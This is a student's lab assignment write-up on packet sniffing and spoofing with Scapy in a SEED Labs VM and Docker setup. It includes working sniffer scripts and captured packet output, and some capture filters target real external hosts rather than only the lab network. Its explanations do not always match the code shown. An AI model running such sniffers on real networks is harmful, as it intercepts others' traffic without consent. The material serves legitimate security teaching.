M. Tech. in Software Engineering

Cyber Security

SEZG681

Assignment 1 – Packet Sniffing and Spoofing

Name – Hemant Tiwari

BITS Student ID – 2022MT93184


Semester – 1st FY 2023-202

Setting Up Lab in Oracle VM Box


To create a new VM in Oracle Virtual Box (VB), I followed the following steps:

Step 1 – Download the VM Image from Seed Lab Website.


Step 2 – In the VB, select new.




Step 3 – Provide the *Name*, *Memory Size* and *Hard Disk* of your Virtual Machine.




Step 4 – To use the downloaded Hard Disk, select "Use an existing Virtual Hard Disk File". In that, click on add and choose your downloaded VM. Then click on create as shown in previous Image.




Step 5 – Once our VM is created we will select on the settings option of the VM.




Step 6 – We will first go into General Setting >> Advanced and select *Shared Clipboard* and *Drag'n'Drop* as *BiDirectional*. The first item allows users to copy and paste between the VM and the host computer. The second item allows users to transfer files between the VM and the host computer using Drag'n'Drop.




Step 7 – Than System >> Processor and define Processor(s) as 2 CPU and in Extended Features, Enable PAE/NX.




Step 8 – Than Display >> Screen. Here, select appropriate *Video Memory*. Select *VMSVGA* in *Graphics Controller* and *Enable 3D Acceleration*.



Step 9 – Than Network >> Adapter 1. In this select *Attached to* as *NAT* and Click on OK.




Step 10 – Once All the Configuration is done, we can start our VM by selecting on Start.




Setting Up Docker Containers inside the VM

To set up the Docker container inside the VM, we first need to verify that docker is installed inside the VM and is up and running. As we can see below docker version 19.03.8 is installed.



Upon confirmation of Docker, since we are going to use different docker commands very frequently, we have created aliases for them in the .bashrcfile. All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the *"docker ps"* command to find out the ID of the container, and then use "docker exec" to start a shell on that container. We have created aliases for them in the .bashrcfile as shown below.

Now we can use the following docker compose file to spin up out containers. In the docker compose file, we have defined volumes.



When we use the attacker container to launch attacks, we need to put the attacking code inside the attacker container. Code editing is more convenient inside the VM than in containers because we can use our favourite editors. For the VM and container to share files, we have created a shared folder between the VM and the container using the Docker volumes.

We have defined two hosts with the name hostA and hostB having IPs 10.9.0.5 and 10.9.0.6 respectively. we will use three machines that are connected to the same LAN which is 10.9.0.24


Now, we can use dcup command (alias for docker-compose up) this will Start the containers.

```
[09/10/23]seed@VM:~/.../Labsetup$ ls -la
total 16
drwxrwxr-x 3 seed seed 4096 Sep  9 23:55 .
drwxr-xr-x 3 seed seed 4096 Sep  9 23:52 ..
-rw-rw-r-- 1 seed seed 1203 Sep  9 23:55 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Dec 30  2020 volumes
[09/10/23]seed@VM:~/.../Labsetup$ docker -v
Docker version 19.03.8, build afacb8b7f0
[09/10/23]seed@VM:~/.../Labsetup$ docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
[09/10/23]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
[09/10/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating hostA-10.9.0.5 ... done
Creating seed-attacker  ... done
Creating hostB-10.9.0.6 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

In a new terminal, we can run the commands “docker image ls”, “docker ps” and “docker network ls” to list down the docker images, containers, and networks respectively.

```
[09/10/23]seed@VM:~$ docker image ls
REPOSITORY                    TAG                 IMAGE ID            CREATED             SIZE
handsonsecurity/seed-ubuntu   large               cecb04fbf1dd        2 years ago         264MB
[09/10/23]seed@VM:~$ docker ps
CONTAINER ID        IMAGE                                COMMAND                  CREATED             STATUS              PORTS               NAMES
aa90953e122e        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   5 hours ago         Up 5 hours                              hostB-10.9.0.6
23a0ec7952e1        handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"   5 hours ago         Up 5 hours                              seed-attacker
fd86e9759a66        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   5 hours ago         Up 5 hours                              hostA-10.9.0.5
[09/10/23]seed@VM:~$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
c7147fcb1e33        bridge              bridge              local
b3581338a28d        host                host                local
387ba5533ef0        net-10.9.0.0        bridge              local
77acecccbe26        none                null                local
[09/10/23]seed@VM:~$
```

By following the above steps, we will achieve the required state for Packet Sniffing and Spoofing which is illustrated below.



Lab Assignment Task Set 1: Using Scapy to Sniff and Spoof Packets

Many tools can be used to do sniffing and spoofing, but most of them only provide fixed functionalities. *Scapy is different: it can be used not only as a tool, but also as a building block to construct other sniffing and spoofing tools*, *i.e., we can integrate the Scapy functionalities into our own program*. In this set of tasks, we will use Scapy for each task.

To use Scapy, we can write a Python program, and then execute this program using Python.

```
[09/10/23]seed@VM:~/.../Labsetup$ ls -la
total 16
drwxrwxr-x 3 seed seed 4096 Sep 10 00:23 .
drwxr-xr-x 3 seed seed 4096 Sep  9 23:52 ..
-rw-rw-r-- 1 seed seed 1203 Sep  9 23:55 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Dec 30  2020 volumes
[09/10/23]seed@VM:~/.../Labsetup$ touch mycode.py
[09/10/23]seed@VM:~/.../Labsetup$
[09/10/23]seed@VM:~/.../Labsetup$ ls -la
total 16
drwxrwxr-x 3 seed seed 4096 Sep 10 00:23 .
drwxr-xr-x 3 seed seed 4096 Sep  9 23:52 ..
-rw-rw-r-- 1 seed seed 1203 Sep  9 23:55 docker-compose.yml
-rw-rw-r-- 1 seed seed    0 Sep 10 00:23 mycode.py
drwxrwxr-x 2 seed seed 4096 Dec 30  2020 volumes
[09/10/23]seed@VM:~/.../Labsetup$ vi mycode.py
[09/10/23]seed@VM:~/.../Labsetup$ ls -la
total 20
drwxrwxr-x 3 seed seed 4096 Sep 10 00:24 .
drwxr-xr-x 3 seed seed 4096 Sep  9 23:52 ..
-rw-rw-r-- 1 seed seed 1203 Sep  9 23:55 docker-compose.yml
-rw-rw-r-- 1 seed seed   65 Sep 10 00:24 mycode.py
drwxrwxr-x 2 seed seed 4096 Dec 30  2020 volumes
[09/10/23]seed@VM:~/.../Labsetup$ cat mycode.py
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.show()
[09/10/23]seed@VM:~/.../Labsetup$ chmod a+x mycode.py
[09/10/23]seed@VM:~/.../Labsetup$ ls -la
total 20
drwxrwxr-x 3 seed seed 4096 Sep 10 00:24 .
drwxr-xr-x 3 seed seed 4096 Sep  9 23:52 ..
-rw-rw-r-- 1 seed seed 1203 Sep  9 23:55 docker-compose.yml
-rwxrwxr-x 1 seed seed   65 Sep 10 00:24 mycode.py
drwxrwxr-x 2 seed seed 4096 Dec 30  2020 volumes
[09/10/23]seed@VM:~/.../Labsetup$ mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

This script imports the Scapy library, creates an empty IP packet object, and then displays information about the default fields and values of that packet. It's a basic example to help you get started with packet manipulation using Scapy.

We can also get into the interactive mode of Python and then run our program one line at a time at the Python prompt. This is more convenient if we need to change our code frequently in an experiment.

```
[09/10/23]seed@VM:~/.../Labsetup$ cat mycode.py
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.show()
[09/10/23]seed@VM:~/.../Labsetup$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>> exit()
[09/10/23]seed@VM:~/.../Labsetup$
```

Task 1.1(a): Sniffing Packets

Wireshark is the most popular sniffing tool, and it is easy to use. We will use it throughout the entire Lab Assignment. However, it is difficult to use Wireshark as a building block to construct other tools. We will use Scapy for that purpose.

This code captures ICMP packets on a specific network interface using Scapy's sniff function and then uses the *print_pkt function* to display detailed information about each captured packet by calling the *show() method* on the packet object. This packet capture and analysis using Scapy.

```
[09/10/23]seed@VM:~/.../Labsetup$ ls -la
total 24
drwxrwxr-x 3 seed seed 4096 Sep 10 06:45 .
drwxr-xr-x 3 seed seed 4096 Sep  9 23:52 ..
-rw-rw-r-- 1 seed seed 1203 Sep  9 23:55 docker-compose.yml
-rwxrwxr-x 1 seed seed   65 Sep 10 00:24 mycode.py
-rwxrwxrwx 1 root root  152 Sep 10 06:45 sniffer.py
drwxrwxr-x 3 seed seed 4096 Sep 10 03:11 volumes
[09/10/23]seed@VM:~/.../Labsetup$ vi sniffer.py
[09/10/23]seed@VM:~/.../Labsetup$ cat sniffer.py
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(iface='br-387ba5533ef0', filter='icmp', prn=print_pkt)


[09/10/23]seed@VM:~/.../Labsetup$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 8, in <module>
    pkt = sniff(iface='br-387ba5533ef0', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[09/10/23]seed@VM:~/.../Labsetup$ sudo su
root@VM:/home/seed/Downloads/Labsetup# ls
docker-compose.yml  mycode.py  sniffer.py  volumes
root@VM:/home/seed/Downloads/Labsetup# python3 sniffer.py
```

The code above will sniff the packets on the **br-387ba5533ef0** interface. To fetch the interface, we will be executing the *command ifconfig*.

```
root@VM:/home/seed/Downloads/Labsetup# ifconfig
br-387ba5533ef0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:a2ff:fe00:2c75  prefixlen 64  scopeid 0x20<link>
        ether 02:42:a2:00:2c:75  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 50  bytes 5796 (5.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:19:ce:d6:65  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::3f2e:f646:237a:2598  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:41:71:b0  txqueuelen 1000  (Ethernet)
        RX packets 13046  bytes 19785454 (19.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24102  bytes 1710475 (1.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 458  bytes 46984 (46.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 458  bytes 46984 (46.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth5d83cda: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::4c82:70ff:fe04:246f  prefixlen 64  scopeid 0x20<link>
        ether 4e:82:70:04:24:6f  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 85  bytes 9630 (9.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethf958177: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::cad:52ff:fe02:c088  prefixlen 64  scopeid 0x20<link>
        ether 0e:ad:52:02:c0:88  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 85  bytes 9630 (9.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Observations –

1. With the non-root user, we are not able to execute the code. We are running into **Permission error**.
    a. Access to Network Interfaces: Network interfaces, such as Ethernet or Wi-Fi adapters, typically require elevated privileges to interact with at a low level.

When you sniff packets on a network interface, you are essentially accessing and interacting with raw network traffic. In many operating systems, only privileged users (often administrators or users with sudo privileges) can access and manipulate network interfaces.

b. Raw Socket Access: Scapy operates by creating raw sockets to capture and send packets. Raw sockets provide direct access to network traffic, which is a powerful capability but also a potential security risk. To prevent misuse and unauthorized access to network resources, many operating systems restrict the creation and use of raw sockets to privileged users.

c. Bypassing Network Filters: By sniffing packets on a network interface, you can potentially bypass network filters, firewalls, or other security mechanisms that are in place to protect the system and network. To maintain security and control, the ability to sniff packets is typically restricted to privileged users.

2. If the interface does not exist, we will not get any response. To capture ICMP packets, which include ping packets and their corresponding replies. When you ping a network device, you generate ICMP traffic, and this traffic is intercepted and displayed by the script. For each ping, we will get a separate response.

```
root@VM:/volumes/seed# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.071 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.072 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.074 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.057 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.057 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.055 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.064 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.050 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.143 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.120 ms
64 bytes from 10.9.0.5: icmp_seq=11 ttl=64 time=0.076 ms
64 bytes from 10.9.0.5: icmp_seq=12 ttl=64 time=0.052 ms
^C
--- 10.9.0.5 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11249ms
rtt min/avg/max/mdev = 0.050/0.074/0.143/0.027 ms
root@VM:/volumes/seed#
```

Task 1.1(b):

```python
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
pkt = sniff(filter='tcp and src host 23.54.112.241 and dst port 23', prn=print_pkt)
#23.54.112.241 is ip of ynet.co.il (at this time 08.09.2023  17:29)

pkt = sniff(filter='net 216.58.0.0/16',prn=print_pkt)
# this is subnet mask of some of google servers.
```

The script is doing following things:

1. *Capture Only ICMP Packets:* This script continuously captures network packets using Scapy, but it only processes and prints the information of packets that contain ICMP data. It's a basic packet sniffing script for monitoring ICMP traffic on the network.
2. *Capture TCP Packets from a Particular IP with Destination Port 23:* This script continuously captures network packets using Scapy but processes and prints the information of packets that meet the conditions specified in the print_pkt_tcp function. It specifically looks for TCP packets with a source IP address of "23.54.112.241" and a destination port of 23.
3. *Capture Packets from or to a Particular Subnet:* this script continuously captures network packets using Scapy but processes and prints the information of packets that either originate from or are destined to the '128.230.0.0/16' IP subnet. It's a basic packet filtering script for monitoring traffic to or from a specific subnet.

```
root@VM:/volumes/seed# ping 216.58.0.0
PING 216.58.0.0 (216.58.0.0) 56(84) bytes of data.
^C
--- 216.58.0.0 ping statistics ---
27 packets transmitted, 0 received, 100% packet loss, time 26653ms

root@VM:/volumes/seed#
```

```
root@VM:/home/seed/Downloads/Labsetup# ls -la
total 24
drwxrwxr-x 3 seed seed 4096 Sep 10 07:56 .
drwxr-xr-x 3 seed seed 4096 Sep  9 23:52 ..
-rw-rw-r-- 1 seed seed 1203 Sep  9 23:55 docker-compose.yml
-rwxrwxr-x 1 seed seed   65 Sep 10 00:24 mycode.py
-rwxrwxrwx 1 root root  380 Sep 10 07:56 sniffer.py
drwxrwxr-x 3 seed seed 4096 Sep 10 03:11 volumes
root@VM:/home/seed/Downloads/Labsetup# cat sniffer.py
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
pkt = sniff(filter='tcp and src host 23.54.112.241 and dst port 23', prn=print_pkt)
#23.54.112.241 is ip of ynet.co.il (at this time 08.09.2023  17:29)

pkt = sniff(filter='net 216.58.0.0/16',prn=print_pkt)
# this is subnet mask of some of google servers.
root@VM:/home/seed/Downloads/Labsetup# python3 sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:41:71:6b
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 2845
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x4b43
     src       = 10.0.2.15
     dst       = 216.58.0.0
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x4d6b
        id        = 0x14
        seq       = 0x1
###[ Raw ]###
           load      = '\x10\xb0\xfdd\x00\x00\x00\x00\xd7\x97\x06\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
```

Task 1.2: Spoofing ICMP Packets

As a packet spoofing tool, Scapy allows us to set the fields of IP packets to arbitrary values. The objective of this task is to spoof IP packets with an arbitrary source IP address. We will spoof ICMP echo request packets and send them to another VM on the same network. We will use Wireshark to observe whether our request will be accepted by the receiver. If it is accepted, an echo reply packet will be sent to the spoofed IP address.

Packet spoofing involves the creation and transmission of network packets with falsified or manipulated source or destination information. Packet spoofing can be used for various purposes, including legitimate network testing and diagnostics, but it can also be exploited for malicious activities.

